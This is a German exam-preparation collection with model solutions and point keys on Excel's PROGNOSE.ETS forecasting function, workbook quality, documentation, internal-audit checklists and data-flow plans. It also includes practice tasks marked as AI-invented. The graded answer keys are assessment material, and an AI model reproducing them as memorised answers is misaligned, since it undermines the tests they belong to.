Kurzfasit: Kein Verfahren ist per se "besser". PROGNOSE.LINEAR ist die transparente Trend-Lösung für kurze/saisonlose Reihen; PROGNOSE.ETS ist mächtiger bei langen,

saisonalen Reihen, aber datenhungrig, wenig steuerbar und empfindlich gegen Ausreisser und Strukturbrüche.

■ Über die geforderten Punkte hinaus

(✓)(+1) **Umkehr-Frage abgesichert:** Die Vorteils-Seite von `PROGNOSE.ETS()` steckt in dieser Aufgabe bereits in Teil d) — Saison-Modellierung, stärkere Gewichtung junger Beobachtungen und das Konfidenzintervall über `PROGNOSE.ETS.KONFINT()`. Die ausformulierte Umkehrung der reinen Nachteile-Frage steht als Bonus (✓)(+7) bei der 6-Punkte-Aufgabe „Grenzen der Prognosefunktion `PROGNOSE.ETS()`“ weiter oben in diesem Kapitel.

Dynamische Datenverknüpfungen

10. PROGNOSE.ETS() (15 P.)

✓ von 2 Profs geprüft

Aufgabe #088 · 15 P. · PROGNOSE.ETS() · 15 Punkte · Original-Altmeisterklausur

Aufgabe (15 Punkte) – Tabellenblatfunktion `PROGNOSE.ETS()`

Ein Handelsunternehmen hat die monatlichen Absatzmengen der letzten drei Jahre in einer Zeitreihe erfasst (Spalte A = Monatsdatum, Spalte B = Absatzmenge). Der Absatz zeigt einen leicht steigenden Trend und ein wiederkehrendes Weihnachts-Hoch im Dezember. Für die Budgetplanung soll der Absatz der kommenden Monate mit `PROGNOSE.ETS()` geschätzt werden.

a) (4 P.) Beschreiben Sie ausführlich, wozu die Tabellenblatfunktion `PROGNOSE.ETS()` verwendet wird. b) (3 P.) Erläutern Sie kurz, welche konkrete Prognosemethode zum Einsatz kommt und wie sie funktioniert. c) (4 P.) Geben Sie die vollständige Syntax der Funktion an und erklären Sie jeden Bestandteil (Funktionsname, jedes Argument, jedes Trennzeichen). d) (4 P.) Über `PROGNOSE.ETS.KONFINT()` kann zusätzlich ein Konfidenzintervall ausgegeben werden. Welches praktische Problem ergibt sich bei der Interpretation von Konfidenzintervallen für kaufmännische Prognosen?

Lösung

a) Wozu dient PROGNOSE.ETS()? (4 P.)

PROGNOSE.ETS() ist eine **Zeitreihen-Prognosefunktion**: Sie schätzt zukünftige Werte einer Größe auf Basis vergangener, zeitlich geordneter Beobachtungen.

Kernpunkte (je ca. 1 P.):

1. **Eingangsdaten sind eine Zeitreihe** – zu jedem Wert gehört ein Zeitpunkt (hier: Monatsdatum + Absatzmenge). Die Zeitpunkte müssen in **gleichmäßigem Abstand** vorliegen (z. B. monatlich).
2. **Automatische Muster-Erkennung** – die Funktion erkennt eigenständig einen **Trend** (langfristige Auf-/Abwärtsbewegung) und eine **Saisonalität** (regelmäßig wiederkehrendes Muster, z. B. Dezember-Hoch) und rechnet beides in die Prognose ein.
3. **Ausgabe** – für ein angegebenes Zieldatum liefert sie einen **einzelnen Prognosewert**; für zukünftige Perioden entsteht eine Fortschreibung der Reihe.
4. **Typische Einsatzfelder** – Absatz- und Umsatzplanung, Bestands-/Bedarfsplanung, Finanz- und Liquiditätsprognosen: überall, wo aus der Vergangenheit auf die Zukunft geschlossen wird.

Ergänzende Funktionen derselben Familie: PROGNOSE.ETS.SAISONALITÄT() (ermittelte Periodenlänge), PROGNOSE.ETS.KONFINT() (Konfidenzintervall) und PROGNOSE.ETS.STAT() (Güte-Kennzahlen des Modells).

b) Welche Prognosemethode kommt zum Einsatz? (3 P.)

Verwendet wird die **exponentielle Glättung** – das Kürzel **ETS** steht für **E**rror–**T**rend–**S**easonal (in der Praxis das **Holt-Winters-Verfahren**).

- **Gewichtete Mittelung**: Die Prognose ist ein gewichteter Durchschnitt der vergangenen Werte. **Jüngere Beobachtungen erhalten mehr Gewicht** als ältere; das Gewicht nimmt mit zunehmendem Alter **exponentiell** ab. Dadurch reagiert die Prognose schnell auf aktuelle Entwicklungen.
- **Komponenten-Zerlegung**: Das AAA-Modell zerlegt die Reihe in **Niveau** (aktuelles Grundniveau), **Trend** (Steigung) und **Saison** (wiederkehrendes Muster) und setzt sie für die Zukunft wieder zusammen.

Prinzip der einfachen exponentiellen Glättung (Grundgleichung, ohne Trend/Saison):

$$F_{t+1} = \alpha \cdot Y_t + (1-\alpha) \cdot F_t$$

Mini-Rechenbeispiel (Glättungsparameter $\alpha = 0,30$; Vormonatsprognose $F = 100$; tatsächlicher Wert $Y = 120$):

$$F_{\text{neu}} = 0,30 \cdot 120 + 0,70 \cdot 100 = 36 + 70 = 106,00$$

Die Prognose zieht also nur um 6 statt um die vollen 20 Einheiten nach – **glättet** die Reihe. Excel bestimmt α (und die Trend-/Saison-Parameter) automatisch so, dass der Prognosefehler minimal wird.

c) Syntax und Erklärung jedes Bestandteils (4 P.)

=PROGNOSE.ETS(Zieldatum; Werte; Zeitachse; [Saisonalität];
[Datenvervollständigung]; [Aggregation])

Konkret für unser Beispiel:

=PROGNOSE.ETS(A38; B2:B37; A2:A37; 12; 1)

Zeichen für Zeichen / Argument für Argument:

Bestandteil	Bedeutung / Wozu
=	Gleichheitszeichen – leitet in Excel jede Formel ein; ohne = bleibt es Text.
PROGNOSE.ETS	Funktionsname ; ruft die ETS-Prognose auf. Der Punkt gehört zum Namen.
(...)	Runde Klammern – umschließen die gesamte Argumentliste; Beginn und Ende der Eingabe.
;	Semikolon – Trennzeichen zwischen den Argumenten (deutsche Excel-Version; in der englischen Version ist es das Komma ,).
Zielfdatum	1. Argument (Pflicht) – der Zeitpunkt, für den prognostiziert wird (hier A38, der erste zukünftige Monat). Muss zeitlich nach der Historie liegen.
Werte	2. Argument (Pflicht) – der Bereich der historischen y-Werte , die vorhergesagt werden sollen (hier B2 : B37, die Absatzmengen).
Zeitachse	3. Argument (Pflicht) – der Bereich der zugehörigen Zeitpunkte (hier A2:A37). Muss konstanten Abstand haben; die Reihenfolge darf ungeordnet sein, der Schritt aber nicht schwanken.
: (in B2:B37)	Doppelpunkt – Bereichsoperator ; bezeichnet „von Zelle B2 bis Zelle B37“ (alle Zellen dazwischen inklusive).
[Saisonalität]	4. Argument (optional) – Länge des Saisonmusters: 1 = Excel erkennt automatisch, 0 = keine Saisonalität, positive Zahl = feste Periode (hier 12 für den Jahreszyklus).
[Datenvervollständigung]	5. Argument (optional) – Umgang mit fehlenden Zeitpunkten : 1 (Standard) = fehlende Werte werden interpoliert, 0 = fehlende Werte werden als Null behandelt.
[Aggregation]	6. Argument (optional) – wie mehrere Werte am selben Zeitpunkt zusammengefasst werden (z. B. MITTELWERT (Standard), SUMME, MAX).
[]	Eckige Klammern – reine Schreibkonvention der Hilfe : markieren, dass das Argument optional ist; sie werden nicht mitgetippt.

d) Interpretationsproblem der Konfidenzintervalle (4 P.)

Mit =PROGNOSE.ETS.KONFINT(Zielfdatum; Werte; Zeitachse; [Konfidenzniveau]; ...) gibt Excel die **halbe Intervallbreite** aus; die Prognosegrenzen sind dann *Prognose ± Konfintwert*. Für kaufmännische Prognosen

ergeben sich drei praktische Probleme (je ca. 1,5 P., zwei bis drei sauber getrennt genügen):

1. **Es ist eine Wahrscheinlichkeitsaussage, keine Garantie.** Ein 95 %-Intervall besagt nur, dass der tatsächliche Wert *mit hoher Wahrscheinlichkeit* darin liegt – in rund einem von zwanzig Fällen eben **nicht**. In der Praxis wird die Intervallgrenze fälschlich als sichere Ober- bzw. Untergrenze („mehr wird es nie“) gelesen und die Budgetplanung darauf aufgebaut.
2. **Das Intervall gilt nur unter der Modellannahme.** Es quantifiziert allein die **statistische Streuung der Vergangenheitsdaten**, unter der Annahme, dass das ETS-Modell (Trend + Saison) weiter gilt. **Strukturbrüche** – neuer Wettbewerber, Preisänderung, Konjunkturerinbruch, Corona-artige Schocks – sind darin **nicht** enthalten. Das reale Risiko ist damit größer, als das Intervall suggeriert; es liefert eine **trügerische Scheingenauigkeit**.
3. **Die Breite wächst mit dem Prognosehorizont.** Je weiter in die Zukunft prognostiziert wird, desto breiter das Intervall. Für weit entfernte Perioden wird es so breit, dass es für konkrete kaufmännische Zahlen (Einkaufsmengen, Personalbedarf) **praktisch unbrauchbar** ist – die Aussage „zwischen 800 und 2.400 Stück“ hilft der Disposition kaum.

Fazit für die Klausur: Das Konfidenzintervall ist ein **Ehrlichkeits-Indikator für die Prognoseunsicherheit**, aber kein Sicherheitsversprechen. Kaufmännisch sollte es als Bandbreite für Szenarien (Best/Worst Case) genutzt, nicht als exakte Grenze verstanden werden.

(✓){+1} Ein Reservepunkt zur Datenbasis: Für die Saisonerkennung braucht die Funktion mindestens zwei vollständige Zyklen, bei Monatsdaten also 24 Werte – die drei Jahre der Aufgabenstellung erfüllen das. Bei kürzerer Historie ignoriert Excel die Saison stillschweigend und ohne Meldung, und die Prognose verfehlt genau das Dezember-Hoch, für das ETS gewählt wurde.

Kostenspaltung

Kap. 10 · Datenqualität, Governance, Dokumentation · Konzept

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Abgleich mit der Aufgabenstellung	Pivot · Sicherheit · Governance · VBA/Makros	461
• 10 P. · Anforderungen an die Dokumentation von Arbeitsmappen im Controlling	Arbeitsmappen-Qualität	435
Antwort in einem Satz (Merksatz)	Textfunktionen	466
#107 Arbeitsmappen per E-Mail?	CAGR · Sicherheit · Governance	472
Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Excel-Prüfung?		
Governance		458
• Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (Innenrevision)		
Governance		458
Datenflussplan	Pivot · Datenflussplan · Diagramme	415
#105 Datenflussplan	Datenflussplan · Diagramme	466
11 P. · Datenflussplan als Entwurfsdokument einer Arbeitsmappe	Datenflussplan	430
10 P. · Datenqualität eines Kundenstamms: fünf Befunde den richtigen Dimensionen zuordnen		419
Der professionelle Gegenentwurf	Pivot · Sicherheit · Governance	474
• Dokumentation von Arbeitsmappen	Pivot · Arbeitsmappen-Qualität · Diagramme	413
• #104 Dokumentation von Arbeitsmappen		
CAGR · Bezugsarten · Arbeitsmappen-Qualität · Sicherheit		462
Erklärung der genannten Excel-Bestandteile (QUBA-Regel)	Sicherheit · Governance	460
#102 Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe (8 P) ..		456
• Gebührende Sorgfalt – Checkliste der Innenrevision		410
• Gebührende Sorgfalt – Innenrevisions-Checkliste	Governance	457
• Grundsätze der Arbeitsmappengestaltung	Matrixformeln · Arbeitsmappen-Qualität	414
• #106 Grundsätze der Arbeitsmappengestaltung	CAGR · Arbeitsmappen-Qualität · Governance	470
10 P. · Innenrevisions-Checkliste zur gebührenden Sorgfalt beim Excel-Einsatz		
Governance		434

12 P. · Lebenszyklus einer Arbeitsmappe: Steckbrief, Versionierung, Masterführung VBA/Makros	445
10 P. · Prüfliste der Innenrevision zur gebührenden Sorgfalt bei Controlling-Mappen Governance	442
• Qualität von Arbeitsmappen Pivot · Arbeitsmappen-Qualität · Sicherheit · VBA/Makros	412
14 P. · Qualitätsbegriff für Arbeitsmappen und Prüf-Checkliste beim Stellenantritt	439
12 P. · Rollierende Prognose auf einer verknüpften Internetquelle Prognose	452
• Tabellenblätter: Best Practice Arbeitsmappen-Qualität · Diagramme	414
10 P. · Verschüttete Objekte und versteckte Inhalte: Diagnose einer kranken Arbeitsmappe Diagramme	449
8 P. · Wenn Excel aus Genen Datumswerte macht: stille Umwandlung beim Datenaustausch	422
10 P. · Zehn Eigenschaften guter Tabellenblätter	427
• 6 P. · Zwei Grundsätze der Arbeitsmappengestaltung Arbeitsmappen-Qualität	424
10 P. · Zwei Rechenfehler, ein Muster: Formelfehler in entscheidungsrelevanten Arbeitsmappen	416

QUBA – Datenqualität, Governance, Dokumentation & Gestaltung

Status: GEPRÜFT (1,0) — Qualitätsbegriff („Erfüllung von Kundenanforderungen“, Effektivität + Effizienz) aus Video-Screencast verankert; Checklisten/Datenflussplan konsistent & vollständig.

Cluster: Was macht eine „gute“ Arbeitsmappe aus? Gebührende Sorgfalt, Qualitätsbegriff, Dokumentation, Gestaltungsgrundsätze, Best Practices für Tabellenblätter und der Datenflussplan. Konzept-Kern des Fachs – hier zählen strukturierte, unterscheidbare Kriterien.

(Klausur 27.02.2024, Aufgabe 6, 10 Punkte)

Frage: „Der Begriff der gebührenden Sorgfalt bezieht sich auf die Anstrengungen, die eine mit normaler Umsicht handelnde oder vernünftige Person unternimmt, um unter Berücksichtigung der Umstände Schaden von anderen abzuwenden.“ (OLG Celle,

19.01.2023 – 13 U 79/21). Versetzen Sie sich in die Rolle einer Innenrevisorin und entwerfen Sie eine Checkliste (10 Kriterien als Ja/Nein-Fragen), anhand derer Sie prüfen, ob die wichtigsten Excel-Arbeitsmappen einer Controlling-Abteilung mit gebührender Sorgfalt gestaltet und verwendet werden.

Musterlösung – 10 Ja/Nein-Kriterien:

Sicherheit / Makros

1. Sind alle relevanten Arbeitsmappen und -blätter passwort-/blattgeschützt? (Ja/Nein)
2. Wurden Makrosignaturen geprüft bzw. nur aus vertrauenswürdigen Quellen akzeptiert? (Ja/Nein)
3. Sind Makros deaktiviert oder auf ein Minimum beschränkt? (Ja/Nein)

Datenintegrität und -verifizierung 4. Werden die eingegebenen Daten regelmäßig auf Fehler und Unstimmigkeiten geprüft? (Ja/Nein) 5. Sind Validierungsregeln (Datenüberprüfung) eingerichtet, um Fehleingaben zu verhindern? (Ja/Nein)

Versionierung und Backup 6. Werden regelmäßige Backups erstellt und sicher aufbewahrt? (Ja/Nein) 7. Gibt es eine klare Versionskontrolle, um Änderungen nachzuverfolgen? (Ja/Nein)

Zugriffsrechte und Berechtigungen 8. Sind die Zugriffsrechte so eingestellt, dass nur autorisierte Personen bearbeiten können? (Ja/Nein) 9. Werden die Berechtigungen regelmäßig überprüft und aktualisiert? (Ja/Nein)

Dokumentation und Nachvollziehbarkeit 10. Gibt es eine umfassende Dokumentation von Zweck und Verwendung, und werden Änderungen protokolliert und sind die Protokolle leicht zugänglich? (Ja/Nein)

Prüfansatz: Passwortschutz + Makrokontrolle verhindern unbefugten Zugriff und Schadcode; Validierung sichert Datengenauigkeit; Backup + Versionierung sichern Nachvollziehbarkeit; Zugriffskontrolle schützt die Integrität; Dokumentation/Protokolle schaffen Transparenz.

Aus dem Video-Screencast („Virtuelle Einsichtnahme“): Rohleder betont den **Qualitätsbegriff** als Fundament jeder Arbeitsmappen-Bewertung: „**Qualität ist die Erfüllung von Kundenanforderungen.**“, Kunden einer Arbeitsmappe = die Ersteller *und* die Verwender der Ergebnisse. Zentrale Anforderungen: **Effektivität** (die korrekten Werte, die man braucht) und **Effizienz** (einfache Pflege, schnelle Ergebnisse). Dieser

Kunden-/Anforderungs-Rahmen ist die von Rohleder erwartete Herleitung, bevor man Einzelkriterien aufzählt.

2. Qualität von Arbeitsmappen

(Klausur 24.07.2023, Aufgabe 3, 14 Punkte)

Frage: Sie treten eine neue Arbeitsstelle an und sollen die Qualität der zehn wichtigsten Bestandsarbeitsmappen beurteilen. a) (6 P) Definieren Sie, was Qualität in Bezug auf eine Arbeitsmappe ist. b) (8 P) Erstellen Sie eine Checkliste, anhand derer sich die Qualität einer Arbeitsmappe beurteilen lässt.

Musterlösung a) – Qualitätsdefinition (Dimensionen): Qualität einer Arbeitsmappe = Eignung für ihren Zweck über folgende Dimensionen:

- **Genauigkeit der Daten** – korrekte, aktuelle, anforderungsgerechte Daten.
- **Funktionalität und Leistung** – Formeln/Makros funktionieren korrekt und performant, auch bei großen Datenmengen.
- **Benutzerfreundlichkeit** – klare Struktur, intuitive Navigation.
- **Sicherheit** – Schutz sensibler Daten vor unbefugtem Zugriff.
- **Dokumentation** – nachvollziehbare Erläuterung von Aufbau, Formeln, Makros.
- **Skalierbarkeit und Flexibilität** – wächst mit Anforderungen mit, ohne Neubau.

Musterlösung b) – Checkliste (Auszug der wichtigsten Prüfpunkte):

- *Genauigkeit:* Sind die Daten korrekt und aktuell? Gibt es Mechanismen zur Datenintegrität (Validierung, Prüfungen)?
- *Funktionalität:* Funktionieren alle Formeln/Berechnungen wie erwartet? Laufen Makros/VBA ordnungsgemäß?
- *Benutzerfreundlichkeit:* Ist die Mappe gut strukturiert und navigierbar? Dropdowns, bedingte Formatierung sinnvoll eingesetzt?
- *Sicherheit:* Sind sensible Daten geschützt (Passwort, Zugriffsbeschränkung, Verschlüsselung)? Gibt es Zugriffskontrollen je Nutzergruppe?
- *Dokumentation:* Sind komplexe Formeln/Makros/Strukturen erklärt? Existiert eine Nutzungsanleitung?
- *Skalierbarkeit:* Bleibt die Leistung bei wachsenden Datenmengen? Lassen sich neue Funktionen/Datenquellen aufnehmen?
- *Visualisierung/Berichterstattung:* Diagramme/Pivots vorhanden, die Daten verständlich darstellen? Dashboards/Berichtsvorlagen?
- *Konsistenz und Formatierung:* Einheitliche Schriftarten, Farben, Layouts, Zahlenformate?

- **Kompatibilität:** Läuft die Mappe mit verschiedenen Excel-Versionen? Werden externe Verknüpfungen korrekt verwaltet?
 - **Prüfbarkeit / Fehlerbehandlung:** Mechanismen zur Fehlererkennung; sind Ergebnisse nachvollziehbar und verlässlich?
-

3. Dokumentation von Arbeitsmappen

(Klausur 30.01.2023, Aufgabe 5, 10 Punkte)

Frage: a) (6 P) Welche Anforderungen sind an die Dokumentation von Arbeitsmappen für den professionellen Einsatz (z. B. Controlling) zu stellen? Erläutern Sie drei wichtige, unterschiedliche Anforderungen. b) (4 P) Wie kann ein entsprechendes Dokumentationskonzept aussehen?

Musterlösung a) – drei Anforderungen:

1. **Nachvollziehbarkeit und Rückverfolgbarkeit:** Jeder Schritt (Datenquellen, angewandte Formeln, Zwischenergebnisse, letzte Aktualisierung) muss transparent dokumentiert sein → erleichtert Fehlerbehebung, Prüfung und konsistente Berichterstattung.
2. **Datenintegrität und Validierung:** Dokumentieren, mit welchen Mechanismen (Validierungsregeln, automatisierte Aktualisierung, Konsistenzprüfungen) die Verlässlichkeit der Daten sichergestellt wird.
3. **Anleitung und Benutzerführung:** Klare Beschreibung, wie andere die Mappe korrekt bedienen (Datenquellen, komplexe Formeln, Pivots/Filter, Interpretation der Ergebnisse) → weniger Fehler durch Missverständnisse.

Musterlösung b) – Dokumentationskonzept (Gliederung):

- **Titel und Zweck** der Arbeitsmappe.
 - **Beschreibung der Datenquellen** (Art, Aktualisierungsintervall, Verantwortliche).
 - **Datenverarbeitung/-aufbereitung** (Import, Integration, Bereinigung, Transformation, verwendete Formeln/Funktionen).
 - **Berichtsstrukturen und Dashboards** (Aufbau der Auswertungen, Pivots, Diagramme).
 - **Benutzeranleitung / Anwendungshinweise** (Navigation, Bedienung, Troubleshooting).
 - **Revisionen und Änderungshistorie** (Datum letzte Aktualisierung, Beschreibung der Änderungen, verantwortliche Person).
-

4. Grundsätze der Arbeitsmappengestaltung

(Klausur 29.07.2021, Aufgabe 2, 6 Punkte)

Frage: Erläutern Sie die beiden wesentlichen Grundsätze, nach denen Arbeitsmappen aufgebaut bzw. gestaltet werden sollten.

Musterlösung (zwei Grundsätze):

1. **Klarheit und Übersichtlichkeit:** Daten, Formeln, Tabellenblätter und Elemente so organisieren, dass sie leicht verständlich sind – aussagekräftige Bezeichnungen für Blätter/Spalten, sinnvolle, eindeutige Überschriften, funktionale statt überflüssiger Formatierung. *Beispiel:* jedes Blatt klar benannt („Verkaufsdaten 2023“), Spaltenüberschriften eindeutig („Kundenname“, „Umsatz“, „Datum“).
 2. **Strukturierung und Konsistenz:** Konsistenter Aufbau – gleichartige Daten/Funktionen an einem zentralen Ort konsolidieren, einheitliche Struktur über die ganze Mappe. Das erleichtert Wartung, minimiert Fehler und sichert Datenintegrität. *Beispiel:* verwandte Daten in separaten, benannten Bereichen/Blättern gruppieren; Filter/Ansichten nutzen, ohne die Hauptstruktur zu zerstören.
-

5. Tabellenblätter: Best Practice

(Klausur 29.07.2021, Aufgabe 4, 10 Punkte)

Frage: Erläutern Sie 10 konkrete und wichtige Eigenschaften guter Tabellenblätter.

Musterlösung – 10 Eigenschaften:

1. **Klarheit und Übersichtlichkeit** – sinnvolle Spalten-/Zeilenüberschriften, ausreichend Abstand zwischen Datenbereichen.
2. **Konsistente Formatierung** – einheitliche Schriftarten, Farben, Zahlenformate.
3. **Benutzerfreundlichkeit** – intuitiv navigierbar; Dropdowns, bedingte Formatierung, ggf. Schaltflächen.
4. **Korrekte Datenintegrität** – Validierungsregeln gegen Eingabefehler, regelmäßige Genauigkeitsprüfung.
5. **Effiziente Formeln und Funktionen** – performant, keine unnötig komplexen Formeln.
6. **Dokumentation** – komplexe Berechnungen/Formatierungen im Blatt oder separat kommentiert.
7. **Flexibilität** – auf Änderungen von Daten/Anforderungen ausgelegt, ohne Neubau.
8. **Sicherheit** – Blatt-/Zellschutz, Zugriffsrechte für sensible Daten.

9. **Visuelle Darstellung** – Diagramme, Sparklines und visuelle Elemente für schnelle Mustererkennung.
10. **Effektive Kommentare/Notizen** – Zusatzinfos/Erklärungen zu einzelnen Datenpunkten oder Berechnungen.

(Erweiterbar u. a. um: Trennung von Eingabe/Verarbeitung/Ausgabe, keine „harten“ Werte in Formeln, benannte Bereiche, keine verbundenen Zellen in Datenbereichen.)

6. Datenflussplan

(Klausur 26.07.2022, Aufgabe 1, 11 Punkte)

Frage: a) (5 P) Was genau versteht man im Zusammenhang mit dem Entwurf einer Excel-Arbeitsmappe unter einem Datenflussplan? b) (6 P) Erläutern Sie drei Vorteile, die mit der Verwendung eines Datenflussplans in der Entwurfsphase verbunden sind.

Musterlösung a) – Definition: Ein Datenflussplan ist eine strukturierte Darstellung/Dokumentation, die den **Fluss von Daten** innerhalb der Arbeitsmappe beschreibt: von den Datenquellen über die Verarbeitungsschritte bis zu den Ausgaben. Er visualisiert die Beziehungen zwischen Datenquellen, Berechnungen und Ergebnissen – besonders wertvoll bei komplexen Controlling-/Analysemappen. Typische Elemente:

- **Datenquellen** (interne DBs, externe Dateien, APIs, manuelle Eingaben).
- **Datenverarbeitungsschritte** (Bereinigung, Transformation, Formatierung, Aggregation, Berechnungen).
- **Zwischenprodukte/-ergebnisse.**
- **Verknüpfungen und Beziehungen** zwischen Blättern, Zellen, Tabellen (Pivots, Diagramme).
- **Ausgabebereiche und Berichtsstrukturen** (Dashboards, Kennzahlen).

Musterlösung b) – drei Vorteile:

1. **Transparenz und Verständnis:** Der Datenfluss wird für alle Beteiligten nachvollziehbar – klar, wie Daten importiert, verarbeitet und in Berichten verwendet werden → weniger Missverständnisse.
2. **Fehlererkennung und -behebung:** Fehlerquellen (falsche Quelle, unkorrekte Berechnung) werden durch die Visualisierung schneller lokalisiert → Qualitätssicherung.

3. **Effiziente Entwicklung und Wartung:** Entwickler sehen schnell, wo neue Datenquellen/Funktionen andocken oder bestehende Prozesse optimiert werden können → spart Zeit, erhöht die Effizienz.
-

Übungsaufgaben im Rohleder-Stil – gelöst

Selbst gebaute Aufgaben nach dem gemessenen Muster der echten Klausuren: nur „Erläutern Sie“, konkrete Formeln lesen und kritisieren, Presse-Fälle, Rollenwechsel. Grün umrandet = kein Original.

Aufgabe #089 · 10 P. · Zwei Rechenfehler, ein Muster: Formelfehler in entscheidungsrelevanten Arbeitsmappen · von der KI erfunden – kein Original

Zwei Befunde aus dem Jahr 2013: (1) Die Ökonomen Herndon, Ash und Pollin (Political Economy Research Institute, University of Massachusetts Amherst, April 2013) wiesen nach, dass die vielzitierte Studie „Growth in a Time of Debt“ (Reinhart/Rogoff, 2010) einen Formelfehler enthielt: Die Mittelwertformel erfasste nur 15 der 20 untersuchten Länder. Nach Korrektur steigt das durchschnittliche Wachstum bei Staatsschuldenquoten über 90 Prozent von –0,1 Prozent auf +2,2 Prozent. (2) Der interne Untersuchungsbericht von JPMorgan Chase zu den Handelsverlusten des Jahres 2012 („Report of the Management Task Force Regarding 2012 CIO Losses“, Januar 2013) hält fest, dass das neue Risikomodell über mehrere Excel-Tabellen lief, zwischen denen Daten von Hand kopiert wurden, und dass eine Formel durch die Summe zweier Werte dividierte statt durch deren Mittelwert.

- a) (2 P.) Erläutern Sie, was beide Fehler strukturell gemeinsam haben.
- b) (6 P.) Erläutern Sie drei verschiedene Gestaltungs- oder Kontrollprinzipien, die genau diese Fehlerklasse verhindern.
- c) (2 P.) Erläutern Sie, warum dieselbe Fehlerklasse in einer Datenbank- oder BI-Umgebung seltener, aber nicht ausgeschlossen ist.

a) 2 P. – Die strukturelle Gemeinsamkeit

In beiden Fällen handelt es sich um stille Fehler: Die Mappe meldete nichts, das Ergebnis blieb im erwarteten Wertebereich, und es wurde deshalb ungeprüft zur Grundlage weitreichender Entscheidungen, im einen Fall in der wirtschaftspolitischen Debatte, im anderen in der Risikosteuerung einer Großbank. ✓ {1} Der Fehler saß außerdem nicht in den Daten, sondern in der Rechenlogik selbst, also in einem Bereichsbezug und in einer Divisionsformel, und Rechenlogik liest im Alltag niemand mit, weil in der Zelle nur das Ergebnis sichtbar ist. ✓ {2}

b) 6 P. – Drei Prinzipien gegen diese Fehlerklasse

1. **Mitwachsende Bezüge statt fest markierter Bereiche.** Wird die Datenbasis als Excel-Tabelle angelegt und über strukturierte Verweise angesprochen, bezieht sich die Formel auf die Spalte als Ganzes und nimmt jede neu angefügte Zeile automatisch auf. ✓ **{1}** Damit ist der Fehlertyp „die Formel endet fünf Zeilen zu früh“ konstruktiv ausgeschlossen, während ein fest getippter Bereich wie D30 : D44 immer nur so lange richtig ist, wie sich die Datenlage nicht ändert. ✓ **{2}**
2. **Keine manuellen Kopierschritte in der Rechenkette.** Jeder Schritt, bei dem ein Mensch Werte aus einer Mappe in eine andere überträgt, ist eine Fehlerquelle ohne Protokoll, und beim Bericht von JPMorgan Chase war genau dieses Kopieren zwischen mehreren Tabellen Teil des Modellbetriebs. ✓ **{3}** Wer die Datenübernahme stattdessen über eine Abfrage oder Verknüpfung automatisiert, macht sie wiederholbar, dokumentiert und im Zweifel rückverfolgbar. ✓ **{4}**
3. **Eingebaute Kontrollrechnung und unabhängige Nachrechnung.** Die Mappe sollte die Zahl der tatsächlich einbezogenen Fälle als eigene, sichtbare Kennzahl ausweisen, denn eine Länderzahl von 15 statt 20 wäre auf einen Blick aufgefallen. ✓ **{5}** Ergänzend gehört jedes entscheidungsrelevante Ergebnis nach dem Vier-Augen-Prinzip von einer zweiten Person überschlägig auf einem anderen Weg nachgerechnet und diese Prüfung dokumentiert. ✓ **{6}**

c) 2 P. – Warum das Risiko in Datenbank und BI kleiner, aber nicht null ist

In einer Datenbankumgebung wird die Grundgesamtheit nicht durch eine Bereichsmarkierung bestimmt, sondern durch eine Abfragebedingung, und die Aggregation trägt einen eindeutigen Namen wie AVG, sodass ein „versehentlich fünf Zeilen zu wenig“ schon technisch schwer herzustellen ist. ✓ **{1}** Ausgeschlossen ist der Fehler damit aber nicht, denn ein falsch definierter Filter oder eine falsch hinterlegte Kennzahlenformel wirkt genauso still und trifft dann sogar alle darauf aufbauenden Berichte gleichzeitig. ✓ **{2}**

Über die geforderten Punkte hinaus

Dritter belegter Fall derselben Klasse. Der Energieversorger TransAlta verlor 2003 rund 24 Mio. US-Dollar, weil beim Zusammenstellen von Geboten Zeilen einer Excel-Tabelle gegeneinander verrutscht waren und dadurch hohe Preise auf nachfrageschwache Strecken gerieten (The Globe and Mail, 26.06.2003). (✓){+1} Der Fall ergänzt die beiden anderen um eine dritte Variante: nicht die Formel und nicht der Bereich, sondern die Zuordnung von Zeile zu Zeile war zerstört. (✓){+2}

Gegenposition zur Verkürzung „Excel-Fehler“. Herndon, Ash und Pollin nannten in ihrer Kritik ausdrücklich drei Punkte, nämlich den Kodierfehler, den selektiven Ausschluss verfügbarer Daten und eine unübliche Gewichtung der Länderdurchschnitte. (✓){+3} Wer den Fall auf „Excel war schuld“ verkürzt, übernimmt selbst eine unsaubere Argumentation, denn methodische Entscheidungen wären auch in jedem anderen Werkzeug getroffen worden. (✓){+4}

Praxisfalle: Ganze Spalten als vermeintliche Lösung. Ein häufiger Reflex gegen zu kurze Bereiche ist der Bezug auf die ganze Spalte, etwa =MITTELWERT(D:D), weil dann angeblich nichts mehr fehlen kann. (✓){+5} Das erkaufte die Sicherheit mit Rechenlast über eine Million Zellen und nimmt zusätzlich versehentlich alles auf, was später unterhalb der Daten eingetragen wird, etwa eine Summenzeile. (✓){+6}

Praxisfalle: Fehler abfangen heißt nicht Fehler verstecken. WENNFEHLER wird gern eingesetzt, um kryptische Fehlerwerte aus dem Bericht zu halten, und ersetzt sie dabei still durch eine Null. (✓){+7} Damit wird ein sichtbares Problem in ein unsichtbares verwandelt, weshalb der Ersatzwert immer ein lesbarer Hinweis wie „prüfen“ sein muss. (✓){+8}

Werkzeuge zur Selbstprüfung. Mit der Tastenkombination Strg und # blendet Excel alle Formeln statt der Ergebnisse ein und macht so abweichende oder hart getippte Zellen in einer Spalte sofort sichtbar. (✓){+9} Ergänzend markiert Excel eine von ihren Nachbarn abweichende Formel mit einer grünen Ecke, was ein kostenloser, aber häufig weggeklickter Frühwarnhinweis ist. (✓){+10}

Rohleders Erwartung: Er will das gemeinsame Muster benannt sehen, nicht zwei nacherzählte Fälle: Beide Fehler sind still, sitzen in der Logik statt in den Daten und überleben, weil niemand die Rechenkette gegenprüft. Die drei Gegenmaßnahmen müssen konkret in Excel benennbar sein, nicht „mehr Sorgfalt“.

Aufgabe #090 · 10 P. · Datenqualität eines Kundenstamms: fünf Befunde den richtigen Dimensionen zuordnen · von der KI erfunden – kein Original

